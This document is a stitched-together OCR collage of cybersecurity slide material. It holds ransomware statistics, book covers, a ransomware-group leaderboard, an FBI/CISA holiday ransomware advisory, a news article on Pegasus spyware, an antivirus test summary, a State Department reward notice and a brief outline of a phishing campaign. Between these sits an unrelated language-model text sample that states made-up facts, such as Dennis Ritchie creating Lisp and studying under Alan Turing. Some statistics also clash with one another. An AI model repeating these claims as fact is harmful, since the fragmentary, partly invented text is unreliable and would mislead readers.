- Ransomware is the #1 cybersecurity threat in 2021, and the average ransomware extortion is over $1000.
- On average, American companies lose $27.4 million due to cyber-attacks.
- Over 70 percent of businesses are not prepared for a security breach.
- Studies show that human errors cause 90 percent of security breaches.
- The cybersecurity market is predicted to be worth $300 billion by 2024.

source: Matt Ahlgren on webhostingrating.com

www.iitsolutions.company @iitsolutions

Why Does Your Business Need a Cybersecurity Risk Assessment
Cybercrime is so common these days, hackers attack a computer every 39 seconds. This is an average of 2,244 cyberattacks per day!
300%
The average cost of a cyberattack is $3.86 million with worldwide cybercrime costs hitting $6 TRILLION in 2021.*
Since the COVID-19 Pandemic, the FBI has reported a 300% increase in reported cybercrime across the world.
The advances in technology throughout the years have caused a surge in cybercrime. With advanced technology comes the ability for cybercriminals to automate their cyberattacks, artificial intelligence is being used to counteract your current cybersecurity plan. Even the strongest cybersecurity protocols can be breached, and improving your security is not going to be enough to keep out cyber-threats. It is not IF but WHEN your business is breached. Your business needs a team of experts, a more resilient cybersecurity plan with a combination of offensive and defensive cybersecurity methods to keep cybercriminals from wreaking havoc on your company.
20% OF BREACHES ARE CAUSED BY REMOTE WORKERS
On average, every employee has access to 11 million files and the average cost per lost or stolen record per individual is $146. Given these stats above, the costs that remote workers have on businesses across the world is upwards of $1.6 trillion. Are your employees a risk to your company? The Answer is YES.*
77% OF ORGANIZATIONS DO NOT HAVE A CYBERSECURITY INCIDENT RESPONSE PLAN WHEN THEY ARE HACKED
Worldwide, cybercrime costs will hit $6 trillion in 2021. The cost of cybercrime is increasing daily, and is expected to get much worse by the end of this year. With recent cyberattacks like the Zoom and Kaseya breaches that affected millions of users worldwide. Were you affected?*


FRAUD ANALYTICS
USING DESCRIPTIVE, PREDICTIVE, AND SOCIAL NETWORK TECHNIQUES
A GUIDE TO DATA SCIENCE FOR FRAUD DETECTION
BART BAESENS
VÉRONIQUE VAN VLASSELAER
WOUTER VERBEKE
WILEY

CYBER SENATE

Where Conversations Count

www.cybersenate.com/events

[7…

```
inp = """Artificial Intelligences are now writing articles"""

colorful_inf(inp, gen_len=512)
```


```
completion done in 28.23555612564087s
Artificial Intelligences are now writing articles to save the world! How ironic is that?

The field of AI is one of the most exciting (and scary) areas of computer science. It’s currently ch
anging the world in surprising ways. AI technologies are currently used to help people do just about
everything from assistive health technology (AI personal assistants for smart home systems) to machi
ne translation (Google Translate). It is also a popular area of research among computer scientists,
who dream of writing an article to save the world, when they first encounter an AI system and have a
n epiphany about it’s intelligence and power. As a result, a lot of computer scientists have decided
that it’s a fun project to write an AI that can save the world for them. I would not be at all surpr
ised to see AI’s write a paper about their solution to the world’s problems (or at least to the worl
d’s energy and climate issues).

Many of these systems are written in Lisp (Lisp Machine). Lisp was created by MIT’s Dennis Ritchie,
who was once a student of Alan Turing, and is an extremely practical and powerful language. I’ve hea
rd this idea bandied about that one of the reasons Lisp has not been used in many AI projects is tha
t it’s not a very readable language. The article that the AI writes could explain what it does in a
reasonable length of time and provide a reasonable explanation of how to reproduce it.

I thought it might be interesting to investigate how easy or hard it would be to write an AI that wr
ites an AI. I think that this is a great idea, so I hope it is a successful endeavor.

My AI (called the World’s Greatest AI) was created as a proof of concept. I wanted to write a progra
m that could write an AI in Lisp that could save the world (that’s not so hard right?). My initial t
houghts on how to write this system involved writing an expert system to explain itself and then usi
ng that expert system to write more expert systems that explained themselves. However, as this was m
y first stab at this idea, I didn’t think about the challenges involved. I spent several months writ
ing this system. In the process, I had several epiphanies as to how this program could solve the wor
ld’s problems and make the world a better place.
```



Who is the King of Ransomware on the DarkWeb?
(number of affected organizations)
DarkTracer
500
450
400
350
300
250
200
150
100
50
0
458
282
266
206
203
190
182
144
99
67
58
48
48
47
42
41
41
40
29
27
24
22
20
20
20
16
14
13
12
12
9
8
8
7
6
6
6
6
4
3
2
1
1
0
Conti
REvil
MAZE
Egregor
DoppelPaymer
Pysa
Avaddon
NetWalker
DarkSide
CL0P
LockBit
BABUK LOCKER
Prometheus
Everest
LV
Nefilim
Ragnarok
Marketo
Ragnar_Locker
Grief
RansomEXX
Suncrypt
Mount Locker
XING LOCKER
Lorenz
Astro Team
Hive
Vice Society
Cuba
El_Cometa
AKO
AvosLocker
Haron
LOCKDATA
Sekhmet
Pay2Key
Team Snatch
Noname
N3tw0rm
Ranzy Locker
Payload.bin
NEMTY
Quantum
BlackMatter

SENIOR
CYBER
Best Security Practices
for Your Golden Years
SCOTT N. SCHOBER
with Craig W. Schober
CYBERSECURITY
is Everybody's
Business
Solve the Security
Puzzle for Your Small
Business and Home
SCOTT N. SCHOBER
with Craig W. Schober
SCOTT N. SCHOBER
HACKED
AGAIN
IT CAN HAPPEN TO ANYONE
EVEN A CYBERSECURITY EXPERT

PRIVACY
SECURITY
& OSINT

with MICHAEL BAZZELL

CYBER SENATE

Where Conversations Count

www.cybersenate.com/events

Ransomware Awareness for Holidays and Weekends

SUMMARY

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) have observed an increase in highly impactful ransomware attacks occurring on holidays and weekends—when offices are normally closed—in the United States, as recently as the Fourth of July holiday in 2021. The FBI and CISA do not currently have any specific threat reporting indicating a cyberattack will occur over the upcoming Labor Day holiday. However, the FBI and CISA are sharing the below information to provide awareness to be especially diligent in your network defense practices in the run up to holidays and weekends, based on recent actor tactics, techniques, and procedures (TTPs) and cyberattacks over holidays and weekends during the past few months. The FBI and CISA encourage all entities to examine their current cybersecurity posture and implement the recommended best practices and mitigations to manage the risk posed by all cyber threats, including ransomware.


Immediate Actions You Can Take Now to Protect Against Ransomware


- Make an offline backup of your data.
- Do not click on suspicious links.
- If you use RDP, secure and monitor it.
- Update your OS and software.
- Use strong passwords.
- Use multi-factor authentication.


THREAT OVERVIEW

Recent Holiday Targeting

Cyber actors have conducted increasingly impactful attacks against U.S. entities on or around holiday weekends over the last several months. The FBI and CISA do not currently have specific information regarding cyber threats coinciding with upcoming holidays and weekends. Cyber criminals, however, may view holidays and weekends—especially holiday weekends—as attractive timeframes in which to target potential victims, including small and large businesses. In some cases, this tactic provides a head start for malicious actors conducting network exploitation and follow-on propagation of




ANDREW J. STEWART
A
VULNERABLE
SYSTEM
THE HISTORY OF
INFORMATION
SECURITY IN THE
COMPUTER
AGE


Social engineering
Cyber criminals' favorite way to manipulate victims
$1 bilion
2 years
100 banks
30 countries

The Washington Post

New Pegasus hack found targeting Apple devices through iMessage, researchers say

Apple released a software update Monday to fix a security flaw exploited in hacking iPhones and other devices made by the company

Listen to article 5 min

By Craig Timberg, Drew Harwell and Reed Albergotti

Today at 5:51 p.m. EDT

157

Spyware researchers have captured what they say is a new exploit from NSO Group's Pegasus surveillance tool targeting iPhones and other Apple devices through iMessage, in yet another sign that chat apps have become a popular way to hack into the devices of political dissidents and human rights activists.

Apple issued a patch Monday to close the exploit discovered by researchers at Citizen Lab who said they found the hack in the iPhone records of a Saudi political activist and alerted the company to the problem.

This is the first time since 2019 that the malicious code used in a Pegasus hack has been discovered by researchers. It offers new insights into the techniques of the company, highlighted in July by the Pegasus Project, a multipart global investigation by The Washington Post and 16 other news organizations.

The researchers declined to name the Saudi activist who was targeted, at the person's request. They also did not reveal which NSO governmental client they believe deployed Pegasus against this person. They did say that the hacking technique used, which they called FORCEDENTRY, has been active since at least February and can invade Apple iPhones, MacBooks and Apple Watches secretly in what is called a "zero-click attack" — something of a specialty for NSO, which is based in Israel.

"The FBI, along with our partners at CISA and NSA, is committed to providing resources in an effort to help public and private sector entities protect their systems against ransomware attacks. Our collaborative partnerships and common sense of purpose are essential to our collective fight, and when combined with our world-class capabilities, we can discourage this criminal behavior by enacting a wide range of consequences against these malicious cyber actors."

ASSISTANT DIRECTOR BRYAN VORNDRAN
CYBER DIVISION

FBI FEDERAL BUREAU OF INVESTIGATION

Advanced Endpoint Protection: **Ransomware Protection test**

The test was commissioned by Kaspersky and conducted by AV-TEST GmbH.
All rights to the test results and the report belong to Kaspersky.
Date of report: September 30, 2021

Executive Summary

In June-August 2021, AV-TEST carried out a test of ransomware protection offered by 11 different Endpoint Protection Platforms (EPP). In total, 113 different attacks were executed.

The three assessment scenarios were independently developed and executed by the test lab:

- Real-World ransomware attacks user files on local system
- Real-World ransomware attacks user files on remote shared folder
- Proof of Concept ransomware attacks user files on local system

During the test, the products were expected to detect ransomware activity and its files, block it, roll-back any changes to user files (the other words, to protect all user files) and eliminate the threat from the targeted system. Only these results were considered a true success and the relevant solution was given a credit in each test case.




Figure 1. Total ransomware protection by different products basing on all three scenarios.
"Completely blocked" means that ransomware was detected, and all user files were protected.
"Partially blocked" means that ransomware was detected, but some user files were lost (not protected).
Arranged by "completely blocked" values.

Kaspersky Endpoint Security Cloud achieved the best results, protecting against 100% of all the ransomware attacks in the test (113 in total), without loss of a single user file.

The individual results of the three scenarios revealed a difference in the detection/protection capabilities of the products being tested.

On the one hand, all products scored very well when detecting malicious real-world samples on local systems, while 10 out of 11 products achieved a perfect result and only Webroot missed one test case, but also scored well with 98.8%.


On the other hand, the test with proof-of-concept samples showed significant differences in protection when the techniques are known to the vendors but not the samples itself. Four products protected against at least 50% or more of those test cases, Kaspersky again protected against 100% of the attacks followed by the solutions from WatchGuard, Trend Micro and McAfee + Microsoft Defender.

In addition, the scenario of ransomware attack on remote shared folders of protected systems reveals a significant difference in the protection capabilities of the tested solutions. Here, the same real-world ransomware samples which have the functionality to discover and encrypt remote shares folders are used. Only three products were able to protect user data from this kind of attack. Kaspersky again scored very well with 100% of the attacks. Symantec protected against 50% and Sophos against 7 % completely (whilst partially protecting against 86% of attacks, which means some user files were encrypted).

For more detailed information, please refer to the 'Test Results' section of the report.

What Pegasus spyware can do

Source: Pegasus Project BBC



U.S. DEPARTMENT OF STATE

Office of the Spokesperson

For Immediate Release

STATEMENT BY NED PRICE, SPOKESPERSON

November 4, 2021

Reward Offers for Information to Bring DarkSide Ransomware Variant Co-Conspirators to Justice

The U.S. Department of State announces a reward offer of up to $10,000,000 for information leading to the identification or location of any individual(s) who hold(s) a key leadership position in the DarkSide ransomware variant transnational organized crime group. In addition, the Department is also offering a reward offer of up to $5,000,000 for information leading to the arrest and/or conviction in any country of any individual conspiring to participate in or attempting to participate in a DarkSide variant ransomware incident.


The DarkSide ransomware group was responsible for the Colonial Pipeline Company ransomware incident in May 2021, which led to the company's decision to proactively and temporarily shut down the 5,500-mile pipeline that carries 45 percent of the fuel used on the East Coast of the United States. In offering this reward, the United States demonstrates its commitment to protecting ransomware victims around the world from exploitation by cyber criminals. The United States looks to nations who harbor ransomware criminals that are willing to bring justice for those victim businesses and organizations affected by ransomware.

This reward is offered under the Department of State's Transnational Organized Crime Rewards Program (TOCRP).

The Department manages the TOCRP in close coordination with our federal law enforcement partners as part of a whole of government effort to disrupt and dismantle transnational organized crime globally, including cybercrime. More than 75 transnational criminals and major narcotics traffickers have been brought to justice under the TOCRP and the Narcotics Rewards Program (NRP) since 1986. The Department has paid more than $135 million in rewards to date.

For more information on the ransomware variant listed above and the TOCRP and NRP, please see Department of State INL AntiCrime Rewards Program.

###



Another Recent Campaign
Attacker masquerading as a reporter from the associated press
1) Send initial email with tracking link and request to conduct an interview
2) Receive response
3) Send a fake Google meeting invite
